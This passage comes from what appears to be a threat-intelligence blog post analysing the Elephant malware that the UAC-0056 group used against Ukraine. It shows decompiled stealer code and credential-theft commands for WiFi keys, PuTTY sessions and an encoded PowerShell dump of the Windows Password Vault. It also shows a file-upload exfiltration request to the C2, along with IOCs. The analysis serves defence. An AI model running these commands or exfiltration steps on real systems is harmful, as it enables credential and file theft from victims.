VzZXJuYW1lOiBhbmFseXN0LCBQYXNzd29yZDogc3VwZXJzZWNyZXRwYXNzd29yZCAKCldpRmkgZGF0YToKCkNyZWRlbnRpYWxzIG1
hbmFnZXIgZGF0YToKCk1haWwgZGF0YToKClB1dHR5IGRhdGE6CgpaWxlemlsbGEgZGF0YToKSG9zdDogc3VwZXJzZWNyZXRzZXJ2
ZXIubmV0LCBQb3J0OiAyMDAwLCBVc2VyOiBhZG1pbiwgUGFzc3dvcmQ6IHN1cGVyc2VjcmV0Cg==") }
```

Figure 13: C2 communications

Base64 decoding data shows what data has been exfiltrated:

```
Browser data:
URL: , Username: , Password:
URL: https://account.protonmail.com/, Username: analyst, Password: supersecretpassword

WiFi data:

Credentials manager data:

Mail data:

Putty data:

Filezilla data:
Host: supersecretserver.net, Port: 2000, User: admin, Password: supersecret
```

Figure 14: Stolen data

For example, to recover Wifi data, the command `netsh wlan show profiles` (that list all SSIDs saved in the machine) has been used. Once all the SSIDs are gathered, if any, it will launch the command `netsh wlan show profile [SSID] key=clear`, revealing all saved wifi passwords:

```
v96 = "netshngeq;nges;ngtr;nisd;njcy;njivanldr;nleq;nles;nmid;nopf;notinnpar;npre;nsce;ns
v97 = 5LL;
v98 = "wlankfr;";
v99 = 4LL;
v100 = "showshy;sim;sjissmt;";
v101 = 4LL;
v102 = "profilepropto;provencprurel;puncsp;qprime;rAtail;racute;rangle;rarrap;rarrfs;rarr
       "il;rbrace;rbrack;rcaron;rcedil;rdquor;";
v103 = 7LL;
v79 = 16 * v12;
v13 = *(_QWORD *)(v11 + 16 * v12);
v105 = *(_QWORD *)(v11 + 16 * v12 + 8);
v104 = v13;
v107 = 9LL;
v106 = "key=clear";
elephant_client_ExecCommand();
```

Figure 15: Wifi data exfiltration commands

The following image shows an example of the command execution, where you can see some of the commands executed in the process:

```
microsoft-cortana.bin (3788)    "microsoft-cortana.bin" -addr 0CyCcrhI/6B5wKE8XLOd+w==
  cmd.exe (5048)                P... cmd /Q /C netsh wlan show profiles
    netsh.exe (2156)            S... netsh  wlan show profiles
  powershell.exe (4156)         W.. powershell /Q /C -encodedCommand WwB2AG8AaQBkAF0AWwBXAGkAbgBkAG8AdwBzAC4AUwBlAGMAdQByAGkAdAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAC4Al
  cmd.exe (3596)                P... cmd /Q /C powershell reg query HKCU\Software\SimonTatham\Putty\Sessions
    powershell.exe (3536)       W.. powershell  reg query HKCU\Software\SimonTatham\Putty\Sessions
      reg.exe (3688)            H... "C:\Windows\system32\reg.exe"  query HKCU\Software\SimonTatham\Putty\Sessions
```

Figure 16: Used commands

Figure 17 shows another example of exfiltration in which an encoded PowerShell command is used to steal the data from the Secure Vault:

```
                mov     [rsp+0E0h+var_58], rdx
                mov     [rsp+0E0h+var_50], 0Fh
                lea     rdx, aWwb2ag8aaqbkaf ; "WwB2AG8AaQBkAF0AWwBXAGkAbgBkAG8AdwBzAC4"...
                mov     [rsp+0E0h+var_48], rdx
                mov     [rsp+0E0h+var_40], r10
                lea     rax, aPowershell
                mov     ebx, 0Ah
                mov     edi, 2
                mov     rsi, rdi
                call    elephant_client_
                nop
                lea     rcx, asc_7FF7BDD
                mov     edi, 2
                xor     esi, esi
                mov     r8, 0FFFFFFFFFFFFFFFFh
                call    strings_genSplit
                mov     [rsp+0E0h+var_70], rax
                mov     [rsp+0E0h+var_A0], rbx
                xor     ecx, ecx
                xor     edx, edx
                xor     esi, esi
                xor     edi, edi
                jmp     short loc_7FF7BDB26360
; ---------------------------------------------------------------------------

aWwb2ag8aaqbkaf db 'WwB2AG8AaQBkAF0AWwBXAGkAbgBkAG8AdwBzAC4AUwBlAGMAdQByAGkAdAB5AC4AQ'
                                        ; DATA XREF: elephant_client_internetExplorerModuleStart+59↑o
                db 'wByAGUAZABlAG4AdABpAGEAbABzAC4AUABhAHMAcwB3AG8AcgBkAFYAYQB1AGwAdA'
                db 'AsAFcAaQBuAGQAbwB3AHMALgBTAGUAYwB1AHIAaQB0AHkALgBDAHIAZQBkAGUAbgB'
                db '0AGkAYQBsAHMALABDAG8AbgB0AGUAbgB0AFQAeQBwAGUAPQBXAGkAbgBkAG8AdwBz'
                db 'AFIAdQBuAHQAaQBtAGUAXQA7ACQAdgBhAHUAbAB0ACAAPQAgAE4AZQB3AC0ATwBiA'
                db 'GoAZQBjAHQAIABXAGkAbgBkAG8AdwBzAC4AUwBlAGMAdQByAGkAdAB5AC4AQwByAG'
                db 'UAZABlAG4AdABpAGEAbABzAC4AUABhAHMAcwB3AG8AcgBkAFYAYQB1AGwAdAA7ACQ'
                db 'AdgBhAHUAbAB0AC4AUgBlAHQAcgBpAGUAdgBlAEEAbABsACgAKQAgAHwAIAAlACAA'
                db 'ewAgACQAXwAuAFIAZQB0AHIAaQBlAHYAZQBQAGEAcwBzAHcAbwByAGQAKAApADsAJ'
```


Figure 17: PS command for exfiltration

```
debug162:000000C00D3BA000 aMutationUpload db 'mutation { uploadChunk(clientId:"adb0987a-fgaa-55a2-65a5-54aabg5g'
debug162:000000C00D3BA000 db '5a23", path:"C:/Users/User/Downloads/downloadFolder/stolensecretf'
debug162:000000C00D3BA000 db 'ilenameExample_.zip", chunk:"OriPojHcSXe2R3/V/u21gL9GFv9q1776vTFX'
debug162:000000C00D3BA000 db 'HRJfzDAlwKrETd0BuY7zuCBQz8tdsU6RXxERtpP5qV9tkMUP41MgoBuw7Mzy9RDzA'
debug162:000000C00D3BA000 db 'p9jvytrf7lneSaVFdViIxj6Di7HKI0DZjtc28O0Aqey2UDJzFRvmzs0k9TLp32Q0Z'
debug162:000000C00D3BA000 db 'kWp2mqtd27kzaFiGwHr1tVwdJnq8X1JpS4y0YmugsZSI4KbmR19eRWYnMNHihv+X3'
debug162:000000C00D3BA000 db '2EFM+m5tuEmmIYNE1K/P40cZ/TKDZBZ+0Ex59scN1x7vObDRQ25mkXDFx5EO2eAXH'
debug162:000000C00D3BA000 db '+rgB0W+FNgCiLSfCRe8NC3C7pJFA7Ho+rKwgtYd0xm0LDwL2ZgE+AlUQ5YDlbFQIe'
debug162:000000C00D3BA000 db 'VvR28iN/RIIdjU/iYatrQgigvl/q+t5vRj5p9HjMamTz5OEi/ar4qStYoU5En4c2H'
```

Figure 18: Stealing files activity

Conclusion

UAC-0056 aka UNC2589, TA471, or SaintBear is an active actor that has been performing cyber espionage campaigns against Ukraine since 2021. The group is known to have performed the WhisperGate disruptive attack against Ukraine government entities in early 2022. Recently we have observed new activity associated with this actor that used macro-embedded excel documents to drop its malicious software on victims machines. In this blog we provided a technical analysis of this campaign.



The Malwarebytes Threat Intelligence team continues to monitor cyber attacks related to the Ukraine war. We are protecting our customers and sharing additional indicators of compromise.

IOCs

Emails: 1ce85d7be2e0717b79fbe0132e6851d81d0478dba563991b3404be9e58d745b1
58c93b729273ffa86ed7baa7f00ccd9664ab9b19727010a5a263066bff77cee8 ed0128095910fa2faa44e41f9623dc0ba26f00d84be178ef46c1ded003285ae3
Excel doc: c1afb561cd5363ac5826ce7a72f0055b400b86bd7524da43474c94bc480d7eff Elephant dropper (base-update.exe):
9e9fa8b3b0a59762b429853a36674608df1fa7d7f7140c8fccd7c1946070995a Elephant downloader (java-sdk.exe):
8ffe7f2eeb0cbfbe158b77bbff3e0055d2ef7138f481b4fac8ade6bfb9b2b0a1 Elephant Implant (oracle-java.exe):
99a2b79a4231806d4979aa017ff7e8b804d32bfe9dcc0958d403dfe06bdd0532 Elephant Client (microsoft-cortana.exe):
60bdfecd1de9cc674f4cd5dd42d8cb3ac478df058e1962f0f43885c14d69e816 C2: 194.31.98.124

SHARE THIS ARTICLE

ABOUT THE AUTHOR

Threat Intelligence Team